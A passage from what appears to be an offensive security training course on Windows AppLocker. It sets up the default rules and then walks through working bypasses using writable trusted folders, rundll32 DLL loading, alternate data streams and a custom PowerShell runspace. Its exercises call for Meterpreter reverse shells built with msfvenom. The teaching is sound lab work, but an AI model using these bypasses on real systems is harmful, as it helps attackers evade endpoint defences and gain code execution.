


Figure 97: Options to configure rules for each of the file type categories

We'll first click *Executable Rules* to open a new window where we can enter the whitelisting rules related to each specific property.

Right-clicking the pane presents two options for rule creation. The first is "Create New Rule..." which will let us define a custom rule based on any of the three rule types. The second, "Create Default Rules", will automatically apply the default AppLocker rules.

We'll begin with the default rules, which will be easier to work with. As we progress through the module, we'll add additional rules to further harden the box.

Once we've chosen to apply the default rules, they will be added to the pane as shown in Figure 98.

Action	User	Name	Condition	Exceptions
✓ Allow	Everyone	(Default Rule) All files located in the Program Files folder	Path	
✓ Allow	Everyone	(Default Rule) All files located in the Windows folder	Path	
✓ Allow	BUILTIN\Administrators	(Default Rule) All files	Path	

Figure 98: Options to configure rules for each of the file type categories

This should block all applications except those explicitly allowed.

Specifically, the two first rules will allow all users to run executables in **C:\Program Files**, **C:\Program Files (x86)**, and **C:\Windows** recursively, including executables in all subfolders. This allows basic operating system functionality but prevents non-administrative users from writing in these folders due to default access rights.

The third rule allows members of the administrative group to run any executables they desire.

The other three categories have similar default rules. We'll enable them to configure basic application whitelisting protection on our Windows 10 victim VM.

Once we have created all the default rules, we must close the Local Group Policy Editor, and run **gpupdate /force** from the admin command prompt to refresh the active group policies.

Now that AppLocker is configured and enabled, non-admin users should not be able to execute any executable or script outside **C:\Program Files**, **C:\Program Files (x86)** and **C:\Windows**.

To test this, we'll start a command prompt as "student" in a non-admin context. We'll copy the native **calc.exe** executable from **C:\Windows\System32** into the current directory and attempt to execute it (Listing 329).

```
C:\Users\student>copy C:\Windows\System32\calc.exe calc2.exe
1 file(s) copied.

C:\Users\student>calc2.exe
This program is blocked by group policy. For more information, contact your system administrator.

C:\Users\student>
```

Listing 329 - AppLocker is blocking the executable from running

The error highlighted in Listing 329 was generated by AppLocker, which blocked execution. AppLocker logs each violation in the Windows event log. To view this message, we'll open "Event Viewer", press **[Win]+[R]**, enter "eventvwr", navigate to *Applications and Services Logs -> Microsoft -> Windows -> AppLocker* and click *EXE and DLL* as shown in Figure 99.




Figure 99: Eventlog entry for AppLocker

The error highlighted in the figure above reveals that execution of **calc2.exe** has been blocked.

### 8.1.2.1 Exercises

1. Configure default rules for all four categories of file types and enable AppLocker on your Windows 10 victim VM.
2. Copy an executable to a location outside the whitelisted folders and observe how it is blocked by AppLocker when executing it.
3. Create a small Jscript script, store it outside the whitelisted folders and execute it. Is it blocked?

## 8.2 Basic Bypasses

So far, we have walked through the different types of rules and the categories of file types protected by AppLocker. We have configured our Windows 10 victim VM with the default AppLocker rules and we're ready to explore various bypasses.

In the following sections, we'll specifically focus on a variety of simple bypasses that stem from the relatively poor configuration enforced through the default rules. We'll also demonstrate bypasses that leverage limitations of AppLocker itself.

### 8.2.1 Trusted Folders

The default rules for AppLocker whitelist all executables and scripts located in **C:\Program Files**, **C:\Program Files (x86)**, and **C:\Windows**. This is a logical choice since it is assumed that non-admin users cannot write executables or scripts into these directories.

In this section, we will put this assumption to the test as we construct our first (albeit very simple) AppLocker bypass.

In theory, we should be able to execute a program or script in a subdirectory that allows both write and execute. If we can find writable and executable folders on a development machine, we can reuse the bypass later on a compromised machine which has the same rules applied.

To locate user-writable folders, we'll use **AccessChk** from SysInternals,<sup>435</sup> which is located in **C:\Tools\SysInternalsSuite** on our Windows 10 victim VM. For this test, we'll execute it from an administrative command prompt to avoid potential AppLocker restrictions.

We'll search **C:\Windows** with AccessChk, using **-w** to locate writable directories, **-u** to suppress any errors and **-s** to recurse through all subdirectories:

```
C:\Tools\SysinternalsSuite>accesschk.exe "student" C:\Windows -wus

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

RW C:\Windows\Tasks
```

<sup>435</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk>

```
RW C:\Windows\Temp
RW C:\Windows\tracing
RW C:\Windows\Registration\CRMLog
RW C:\Windows\System32\FxsTmp
W C:\Windows\System32\Tasks
RW C:\Windows\System32\AppLocker\AppCache.dat
RW C:\Windows\System32\AppLocker\AppCache.dat.LOG1
RW C:\Windows\System32\AppLocker\AppCache.dat.LOG2
W C:\Windows\System32\Com\dmp
RW C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
W C:\Windows\System32\spool\PRINTERS
W C:\Windows\System32\spool\SERVERS
RW C:\Windows\System32\spool\drivers\color
RW C:\Windows\System32\Tasks\OneDrive Standalone Update Task-S-1-5-21-50316519-
3845643015-1778048971-1002
...
```

*Listing 330 - Enumeration of writable subfolders in C:\Windows with AccessChk*

Surprisingly, the original output returned by the command is quite lengthy. The full output reveals 29 writeable subdirectories. Next, we must determine if any of them are also executable.

We'll use the native **icacls**<sup>436</sup> tool from an administrative command prompt to check each of the writable folders. For example, we'll first check the **C:\Windows\Tasks** directory:

```
C:\Tools\SysinternalsSuite>icacls.exe C:\Windows\Tasks
C:\Windows\Tasks NT AUTHORITY\Authenticated Users:(RX,WD)
                   BUILTIN\Administrators:(F)
                   BUILTIN\Administrators:(OI)(CI)(IO)(F)
                   NT AUTHORITY\SYSTEM:(F)
                   NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                   CREATOR OWNER:(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

*Listing 331 - Using icacls to check if a folder is executable*

The output indicates the **RX** flag (associated with the **NT AUTHORITY\Authenticated Users** group) is set for **C:\Windows\Tasks**, meaning that any user on the system will have both read and execute permissions within the directory. Based on the output of these tools, the *student* user will have both write and execute permissions within this directory.

To test this out, we'll copy **calc.exe** to **C:\Windows\Tasks** and execute it, as shown in Figure 100.

<sup>436</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls>




Figure 100: Bypassing AppLocker through a whitelisted folder

The program runs, indicating that we have bypassed the default AppLocker application whitelisting rules.

### 8.2.1.1 Exercises

1. Repeat the analysis to verify that **C:\Windows\Tasks** is both writable and executable for the "student" user. Execute a copied executable from this directory.
2. Locate another directory in **C:\Windows** that could be used for this bypass.
3. Copy a C# shellcode runner executable into one of the writable and executable folders and bypass AppLocker to obtain a reverse shell.
4. Create a custom AppLocker rule to block the folder **C:\Windows\Tasks**. Make it a path rule of type *deny*. Consult the online documentation if needed.

### 8.2.2 Bypass With DLLs

In the previous sections, we relied on basic AppLocker rules, ignoring rule types associated with dynamic link libraries. The default ruleset doesn't protect against loading arbitrary DLLs. If we were to create an unmanaged DLL, we would be able to load it and trigger exported APIs to gain arbitrary code execution.

Let's demonstrate this with an unmanaged DLL. We'll use a simple unmanaged *DllMain* function along with an exported *run* function that opens a message box when executed:

```
#include "stdafx.h"
#include <Windows.h>


BOOL APIENTRY DllMain( HMODULE hModule,
                      DWORD ul_reason_for_call,
                      LPVOID lpReserved
```

```
    )  
{  
    switch (ul_reason_for_call)  
    {  
    case DLL_PROCESS_ATTACH:  
    case DLL_THREAD_ATTACH:  
    case DLL_THREAD_DETACH:  
    case DLL_PROCESS_DETACH:  
        break;  
    }  
    return TRUE;  
}  
  
extern "C" __declspec(dllexport) void run()  
{  
    MessageBoxA(NULL, "Execution happened", "Bypass", MB_OK);  
}
```

*Listing 332 - C code for an unmanaged DLL that opens a message box*

This code has already been compiled and saved as **C:\Tools\TestDll.dll** on the Windows 10 victim VM.

To load an unmanaged DLL, we'll use the native **rundll32** tool which accepts the full path to the DLL along with the exported function to execute, as shown in Figure 101.



*Figure 101: Bypassing AppLocker using a DLL*

Although this is basic code, it demonstrates that DLLs are not restricted by the current AppLocker rules.

We can, however, enforce DLL whitelisting with AppLocker, again through the Local Group Policy Editor. Let's do that now.

Reopening the rule enforcement window in the group policy editor, we'll click the "Advanced" tab. This presents a warning about system performance issues related to DLL whitelisting enforcement and offers the option to enable it.

After checking "Enable the DLL rule collection" and clicking *Apply*, we'll return to the original "Enforcement" tab which presents a new entry related to DLLs as shown in Figure 102.




Figure 102: Configuring AppLocker DLL rules enforcement

Here, we'll enable DLL enforcement and return to the main AppLocker configuration window. A "DLL Rules" section now allows us to create default rules.

Once everything is configured, we'll once again execute **gpupdate /force** from an administrative command prompt to activate the settings.

To test the configured rules, we'll attempt to load **TestDll.dll** with **rundll32**. This presents the AppLocker error message shown in Figure 103.




Figure 103: AppLocker DLL rules blocking DLL loading

The DLL has been blocked. Unless the default rules DLL Enforcement rules have been modified, we could bypass whitelisting by copying **TestDll.dll** into **C:\Windows\Tasks**.

### 8.2.2.1 Exercises

1. Bypass AppLocker by executing the proof-of-concept DLL **C:\Tools\TestDll.dll**, as shown in this section.
2. Generate a Meterpreter DLL with **msfvenom** and use that together with **rundll32** to bypass AppLocker to obtain a reverse shell.
3. Enable default rules for DLLs and verify that the Meterpreter DLL is blocked.

### 8.2.2.2 Extra Mile

Examine the default Windows Installer rules and determine how it would be possible to bypass those.

## 8.2.3 Alternate Data Streams

So far, we have demonstrated various ways of bypassing AppLocker if the rules are not appropriately configured. In this section, we'll work through a slightly more advanced bypass that abuses a feature of the Windows file system itself.

The modern Windows file system is based on the *NTFS*<sup>437</sup> specification, which represents all files as a stream of data.<sup>438</sup> While the inner workings of NTFS are complex, for the purposes of this module, it's important to simply understand that NTFS supports multiple streams.

An *Alternate Data Stream* (ADS) is a binary file attribute that contains metadata. We can leverage this to append the binary data of additional streams to the original file.

To demonstrate this, we'll create the small Jscript file shown in Listing 333:

```
var shell = new ActiveXObject("WScript.Shell");  
var res = shell.Run("cmd.exe");
```

*Listing 333 - Simple Jscript proof of concept*

We'll save this as **test.js** in the student user's home directory. Since we have AppLocker scripting rules in place, we cannot execute it in its current location. However, if we can find a file in a trusted location that is both writable and executable, we could write the contents of this script to an alternate data stream inside that file and execute it, bypassing AppLocker.

For example, TeamViewer version 12, which is installed on the Windows 10 victim machine, uses a log file (**TeamViewer12\_Logfile.log**) that is both writable and executable by the student user. We can use the native **type**<sup>439</sup> command to copy the contents of **test.js** into an alternate data stream of the log file with the **:** notation:

<sup>437</sup> (Microsoft, 2018), <https://support.microsoft.com/en-us/help/100108/overview-of-fat-hpfs-and-ntfs-file-systems>

<sup>438</sup> (Microsoft, 2019), [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-fscc/c54dec26-1551-4d3a-a0ea-4fa40f848eb3](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-fscc/c54dec26-1551-4d3a-a0ea-4fa40f848eb3)

<sup>439</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/type>



```
C:\Users\student>type test.js > "C:\Program Files  
(x86)\TeamViewer\TeamViewer12_Logfile.log:test.js"
```

*Listing 334 - Copying the contents of test.js into an ADS of the log file*

We'll use **dir /r** to verify that the Jscript code was written to the alternate data stream:

```
C:\Users\student>dir /r "C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log"
Volume in drive C has no label.
Volume Serial Number is 305C-7C84

Directory of C:\Program Files (x86)\TeamViewer


03/09/2020  08:34 AM                32,489 TeamViewer12_Logfile.log
                                79 TeamViewer12_Logfile.log:test.js:$DATA
           1 File(s)                32,489 bytes
           0 Dir(s)              696,483,840 bytes free
```

*Listing 335 - Verifying the ADS section with dir*

The output in Listing 335 indicates that the script has been written to the alternate data stream. Now we must execute it.

If we simply double-click the icon for the log file, it would open the log (the primary stream) in *Notepad* as a standard log file.

However, if we execute it from the command line with **wscript**, specifying the ADS, the Jscript content is executed instead, as shown in Figure 104.



*Figure 104: Executing the contents of the alternate data stream*

In this case, the Jscript code executed and opened a new command prompt, despite the AppLocker script rules.

### 8.2.3.1 Exercises

1. Repeat the exercise to embed simple Jscript code inside an alternative data stream to obtain execution.
2. Replace the current Jscript code with a DotNetToJscript shellcode runner and obtain a Meterpreter reverse shell.

### 8.2.4 Third Party Execution

As previously stated, AppLocker only enforces rules against native Windows executable data file types. If a third-party scripting engine like Python or Perl is installed, we could use it to very easily bypass application whitelisting.

To demonstrate this, we'll create a small Python script and execute it:

```
C:\Users\student>echo print("This executed") > test.py  
  
C:\Users\student>python test.py  
This executed
```

*Listing 336 - Bypassing AppLocker with Python*

The output from Listing 336 shows that AppLocker may easily be bypassed through a third-party scripting engine, but of course, it must be previously installed, which is rare in most traditional environments.

Similarly, AppLocker does not block execution of high-level languages such as Java, although this again requires the Java Runtime Environment to be installed, which is a more common occurrence.

Even more interesting is the lack of enforcement against VBA code inside Microsoft Office documents. If a Microsoft Office document is saved to a non-whitelisted folder, AppLocker cannot restrict execution of its embedded macros, allowing for reuse of our previously developed tradecraft. This highlights the usefulness of Office documents in client-side attacks.

#### 8.2.4.1 Exercise

1. Generate a Python reverse Meterpreter payload with msfvenom and use that to bypass AppLocker and get a reverse Meterpreter shell.

## 8.3 Bypassing AppLocker with PowerShell

In previous sections we executed simple bypasses. In the remaining sections, we will investigate advanced and increasingly complex bypasses and reuse previously-developed tradecraft that bypasses non-standard AppLocker rulesets.

Our previously developed tradecraft relied heavily on PowerShell which, as previously demonstrated, can easily bypass detection mechanisms like AMSI. In this section, we will analyze the various restrictions AppLocker places on PowerShell and demonstrate various bypasses.

### 8.3.1 PowerShell Constrained Language Mode

The PowerShell *execution policy* restricts the execution of scripts, but this is a weak protection mechanism which can be easily bypassed with the built-in "Bypass" execution policy. However, the more robust *Language Modes*<sup>440</sup> limit the functionality to avoid execution of code like our shellcode runner and operates at three distinct levels.

---

<sup>440</sup> (Microsoft, 2019), [https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about\\_language\\_modes?view=powershell-7](https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_language_modes?view=powershell-7)

The first (and default) level, *FullLanguage*, allows all cmdlets and the entire .NET framework as well as C# code execution. By contrast, *NoLanguage* disallows all script text. *RestrictedLanguage* offers a compromise, allowing default cmdlets but heavily restricting much else.

These settings are relatively uncooperative. For example, it would be difficult to allow administrative execution, while allowing execution of scripts we trust and blocking scripts belonging to a user (malicious or otherwise).

To address this, Microsoft introduced the *ConstrainedLanguage* mode (CLM) with PowerShell version 3.0. When AppLocker (or WDAC) is enforcing whitelisting rules against PowerShell scripts, *ConstrainedLanguage* is enabled as well.

---

*On Windows 7, 8.1 and earlier versions of Windows 10, PowerShell version 2 was installed by default along with the most recent version of PowerShell. On these systems, it may be possible to bypass constrained language mode by specifying version two of PowerShell (-v2) when starting the process.*

---

Under *ConstrainedLanguage*, scripts that are located in whitelisted locations or otherwise comply with a whitelisting rule can execute with full functionality. However, if a script does not comply with the rules, or if commands are entered directly on the command line, *ConstrainedLanguage* imposes numerous restrictions.

The most significant limitation excludes calls to the .NET framework, execution of C# code and reflection.

To demonstrate this, let's open a PowerShell prompt in the context of the "student" user and attempt to invoke the .NET framework, as shown in Listing 337.

```
PS C:\Users\student> [Math]::Cos(1)
Cannot invoke method. Method invocation is supported only on core types in this
language mode.
At line:1 char:1
+ [Math]::Cos(1)
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [], RuntimeException
+ FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage
```

*Listing 337 - Constrained Language mode is blocking access to .NET functionality*

As evidenced by the highlighted warning in the listing above, we cannot access the otherwise simple cosine function in the Math namespace of .NET. This warning is indicative of constrained language mode.

The language mode of the current PowerShell session or prompt is always stored in the `$ExecutionContext.SessionState.LanguageMode` variable which can be displayed as follows:

```
PS C:\Users\student> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```

*Listing 338 - Finding the language mode of the current PowerShell session*

In contrast, let's open a second PowerShell prompt with administrative privileges in the context of the "Offsec" user and dump the contents of the same variable:

```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
FullLanguage
PS C:\Windows\system32> [Math]::Cos(1)
0.54030230586814
```

*Listing 339 - Administrative PowerShell prompt is in FullLanguage mode*

Obviously this is our preferred language mode, as it is unrestricted, allowing us to reuse all our previous tradecraft. However, in the next section we'll dig deeper into .NET and develop code that will bypass constrained language mode.

### 8.3.1.1 Exercises

1. Verify that constrained language mode is enabled for a PowerShell prompt executed in the context of the "student" user.
2. Check if our existing PowerShell shellcode runner is stopped once constrained language mode is enabled.

### 8.3.2 Custom Runspaces

Before exploring constrained language bypass techniques we must first explore the various components of a typical PowerShell implementation.

**PowerShell.exe** is essentially a GUI application handling input and output. The real functionality lies inside the **System.Management.Automation.dll** managed DLL, which **PowerShell.exe** calls to create a *runspace*.

It is possible to leverage multithreading<sup>441</sup> and parallel task execution through either *Jobs* or *Runspaces*. The APIs for creating a runspace are public and available to managed code written in C#.

This means we could code a C# application that creates a custom PowerShell runspace and executes our script inside it. This is beneficial since, as we will demonstrate, custom runspaces are not restricted by AppLocker. Using this approach, we can construct a constrained language mode bypass to allow arbitrary PowerShell execution.

---

*We will have to bypass executable rules to execute this C# code, but we will address this in a later section.*

---

To begin, let's turn to our Windows 10 development machine to create a new C# Console App project. In this project we'll create a runspace through the *CreateRunspace* method of the *System.Management.Automation.Runspaces* namespace:

---

<sup>441</sup> (Microsoft, 2015), <https://devblogs.microsoft.com/scripting/beginning-use-of-powershell-runspaces-part-1/>

```
using System;
using System.Management.Automation;
using System.Management.Automation.Runspaces;

namespace Bypass
{
    class Program
    {
        static void Main(string[] args)
        {
            Runspace rs = RunspaceFactory.CreateRunspace();
            rs.Open();
        }
    }
}
```

Listing 340 - Creating a custom runspace with *CreateRunspace*

Unfortunately, Visual Studio can not locate *System.Management.Automation.Runspaces*, to resolve this, we must manually add the assembly reference. First we'll right-click the **References** folder in the Solution Explorer and select *Add Reference...* In most cases, the reference can be found in existing assemblies, but in this particular case, we'll need to specify a file location instead.

To do this, we'll select the *Browse...* button at the bottom of the window and navigate to the **C:\Windows\assembly\GAC\_MSIL\System.Management.Automation\1.0.0.0\_31bf3856ad364e35** folder where we will select **System.Management.Automation.dll**.

After adding the assembly reference, the previous errors are resolved. Now we can dig into the code.

Calling *CreateRunspace* creates a custom runspace and returns a *Runspace* object.<sup>442</sup> We can invoke the *Open* method<sup>443</sup> on this object, after which we may interact with the custom runspace.

With the custom runspace created, we can instantiate a *PowerShell* object and assign the runspace to it which allows us to pass and invoke arbitrary PowerShell commands. This is implemented through the *Create*<sup>444</sup> method of the *PowerShell* class<sup>445</sup> as shown in Listing 341.

```
PowerShell ps = PowerShell.Create();
ps.Runspace = rs;
```

Listing 341 - Instantiating a *PowerShell* object and setting the runspace

The final line of code above will set the *runspace* property<sup>446</sup> to our custom runspace.

<sup>442</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.runspaces.runspace?view=powershellsdk-1.1.0>

<sup>443</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.runspaces.runspace.open?view=powershellsdk-1.1.0#System\\_Management\\_Automation\\_Runspaces\\_Runspace\\_Open](https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.runspaces.runspace.open?view=powershellsdk-1.1.0#System_Management_Automation_Runspaces_Runspace_Open)

<sup>444</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell.create?view=pscore-6.2.0#System\\_Management\\_Automation\\_PowerShell\\_Create](https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell.create?view=pscore-6.2.0#System_Management_Automation_PowerShell_Create)

<sup>445</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell?view=pscore-6.2.0>

At this point we have created a custom runspace and associated it with a PowerShell object and we are ready to pass in a command or script and execute it.

As a proof of concept, we'll simply write the contents of the `$ExecutionContext.SessionState.LanguageMode` variable to a file so we can verify the language mode of the custom runspace. This is implemented in the code snippet shown in Listing 342:

```
String cmd = "$ExecutionContext.SessionState.LanguageMode | Out-File -FilePath  
C:\\Tools\\test.txt";  
ps.AddScript(cmd);  
ps.Invoke();  
rs.Close();
```

*Listing 342 - Adding a PowerShell script and executing it*

The PowerShell script is added to the pipeline through the `AddScript` method,<sup>447</sup> after which the `Invoke` method<sup>448</sup> is used to execute the script. Finally, the `Close` method<sup>449</sup> is called to close the custom runspace for cleanup.

Before compiling the project, we'll switch from "Debug" to "Release" mode and select 64-bit for compilation. After compilation we'll copy the executable to the Windows 10 victim VM and execute it:

```
C:\Users\student> Bypass.exe  
This program is blocked by group policy. For more information, contact your system administrator.
```

*Listing 343 - Failure to execute the compiled executable*

